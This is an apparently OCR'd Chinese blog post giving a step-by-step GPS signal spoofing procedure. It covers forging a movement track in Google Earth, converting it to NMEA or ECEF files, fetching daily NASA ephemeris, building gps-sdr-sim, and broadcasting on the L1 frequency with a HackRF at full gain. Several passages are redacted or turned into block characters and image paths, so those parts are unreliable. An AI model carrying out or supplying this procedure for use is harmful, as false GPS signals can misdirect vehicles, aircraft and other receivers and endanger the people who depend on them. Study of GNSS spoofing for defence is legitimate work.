登录

GPS卫星信号劫持

daemo**** / 2019-08-16 09:26:00 / 浏览数 4062 安全技术 二进制安全 顶(1) 踩(0)

GPS卫星信号劫持

一、简单原理阐述

[redacted]GPS[redacted]GPS[redacted] [redacted]GPS[redacted]
[redacted]GPS[redacted]NSAS[redacted]ftp[redacted]GPS[redacted] [redacted]


二、详细攻击过程

伪造动态轨迹

步骤1：伪造运动轨迹


- 此步骤中需要在本机中安装Google Earth
  Google Earth 安装地址：https://www.jb51.net/softs/284189.html
  安装完成之后

  启动 Google Earth,调整视野,寻找到伪造位置地区,然后点击工具栏上的添加路径：


  

  在地图上,点击勾画出一个运动轨迹,尽可能的符合正常路线：

  为路径起名,点击确定后,它就会出现在左侧的位置列表之中,在上面点击右键,选择"将位置另存为",将之保存为 kml 文件：




保存后的 kml 文件:



■■■■■■■■HackRF■■ ■■■■■■■■■■■■■■■■■■■■■■■■

具体实现文件传输方式给出以下的链接：https://jingyan.baidu.com/article/b7001fe1deebcf0e7382dd45.html

实现文件夹共享之后将test.kml文件存放到虚拟机中 等待调用 ！




保存后的 kml
文件,是不能够直接使用的,它本质上只是一种包含路径中关键坐标点的格式,并不包含实际运动轨迹中加速,减速,静止这样的数据,我们要对其进行转换。
在本案例中,我们需要将 kml 文件转换成两种格式的轨迹数据文件(两种中任一种),下面分别做介绍：

NMEA 格式文件
NMEA 是 GPS 导航设备统一的 RTCM 标准协议,具体内容是一行行的描述坐标,海拔及时间轨迹的语句,主要有
GPGGA、GPGSA、GPGSV、GPRMC、GPVTG、GPGLL 等语句格式,这里我们只需要 GPGGA 格式,其内容如下：

```
$GPGGA,090000.00,3008.26136832,N,12016.99884601,E,1,05,2.87,160.00,M,-21.3213,M,,*72
$GPGGA,090000.10,3008.26204723,N,12017.01257578,E,1,05,2.87,160.00,M,-21.3213,M,,*77
$GPGGA,090000.20,3008.25583304,N,12017.02344025,E,1,05,2.87,160.00,M,-21.3213,M,,*73
$GPGGA,090000.30,3008.25063299,N,12017.02727863,E,1,05,2.87,160.00,M,-21.3213,M,,*77
$GPGGA,090000.40,3008.25577676,N,12017.03872475,E,1,05,2.87,160.00,M,-21.3213,M,,*70
$GPGGA,090000.50,3008.26321128,N,12017.04920731,E,1,05,2.87,160.00,M,-21.3213,M,,*79
$GPGGA,090000.60,3008.26623402,N,12017.06252747,E,1,05,2.87,160.00,M,-21.3213,M,,*7D
$GPGGA,090000.70,3008.26825271,N,12017.07615139,E,1,05,2.87,160.00,M,-21.3213,M,,*7F
* * * * * *
UTC时间 格式为时分秒
纬度ddmm.mmmm度分格式 N为北纬 S为南纬
经度dddmm.mmmm度分格式 E为东经 W为西经
GPS状态：0=未定位 1=非差分定位 2=差分定位 6=正在估算
正在使用解算位置的卫星数量
HDOP水平精度因子
海拔高度 单位M
地球椭球面相对大地水准面的高度 单位M
校验值
```

1. ECEF 坐标轨迹文件
   ECEF 坐标系又叫地心地固坐标系,它是一个笛卡尔右手坐标系,用 xyz 三个坐标轴来描述地表的某特定位置,具体如下图所示：




ECEF ■■■■■■■■■■,x ■■■■■■,■■■■■■■■■■■■■■■,z■■■■■■■■,y ■■■■■■■■■■ x ■ z ■■■■■■■■■


ECEF ■■■■■■(csv ■■),■■■■■■:■■(■),x ■■,y ■■,z ■■,■■■■■■

```
0.0,-3813477.954, 3554276.552, 3662785.237
0.1,-3813477.599, 3554276.226, 3662785.918
0.2,-3813477.240, 3554275.906, 3662786.598
0.3,-3813476.876, 3554275.590, 3662787.278
0.4,-3813476.508, 3554275.280, 3662787.958
0.5,-3813476.135, 3554274.975, 3662788.638
0.6,-3813475.757, 3554274.675, 3662789.318
0.7,-3813475.375, 3554274.381, 3662789.997.....
```


- 接下来,我们把 kml 文件转换成 NMEA 格式,这里我们需要用到一个小工具,它由 LabSat 提供,是 SatGen 软件的一个极简免费版

工具下载地址：http://files.cnblogs.com/files/k1two2/SatGenNMEAFree.zip






- 本机转换数据为kml格式的数据之后放到与虚拟机的共享文件夹下




步骤2 ：下载星宿文件

下载地址：ftp://cddis.gsfc.nasa.gov/pub/gps/data/daily/2019/brdc/
本下载地址为美国国家宇航局的GPS数据回传的ftp文件服务器




需要注意的是 ： 每次欺骗过程中都需要下载当天得到星宿文件,老旧的星宿文件欺骗成功效率很低。

在上图中可以看到，GPS每次回传的数据有两个，最后两个文件就是最新的回传的数据。
最新回传数据的大小和上面的其他组的数据大小比较发现，最新传回来额数据数据量不够。




最近的数据组比较下面的最新数据。



最新数据

所以就近选择倒数第二组较为完整的数据，下载的时候，仅下载19n.z 结尾的数据包。
下载完成之后在真机中进行解压，然后将数据放到和虚拟机共享的文件夹下。



然后在虚拟机中将目标文件复制到USER工作空间下，等待使用。

步骤3 ：伪造GPS采样数据文件

本过程需要使用开源项目 gps-sdr-sim 本程序的安装过程如下：

```
$ git clone https://github.com/osqzss/gps-sdr-sim.git
$ cd gps-sdr-sim
```

然后编译运行:

```
$ gcc gpssim.c -lm -O3 -o gps-sdr-sim
```

最后按以下参数执行:

[NMEA 轨迹]


```
$./gps-sdr-sim -e <导航电文文件> -g <轨迹文件> -b 8[ECEF 轨迹]
$./gps-sdr-sim -e <导航电文文件> -u <轨迹文件> -b 8
```

模块参数详解：


运行

```
$./gps-sdr-sim -e <导航电文文件> -u <轨迹文件> -b 8
```

会默认生成 gpssim.bin文件



然后使用 HackRF One 重放数据




```
$ hackrf_transfer -t gpssim.bin -f 1575420000 -s 2600000 -a 1 -x 47 –R
```

- 参数解析：
  -t 目标数据文件 -f 发射频率 -s 采样频率 -a 是否开启增益 -x 增益值 0~47

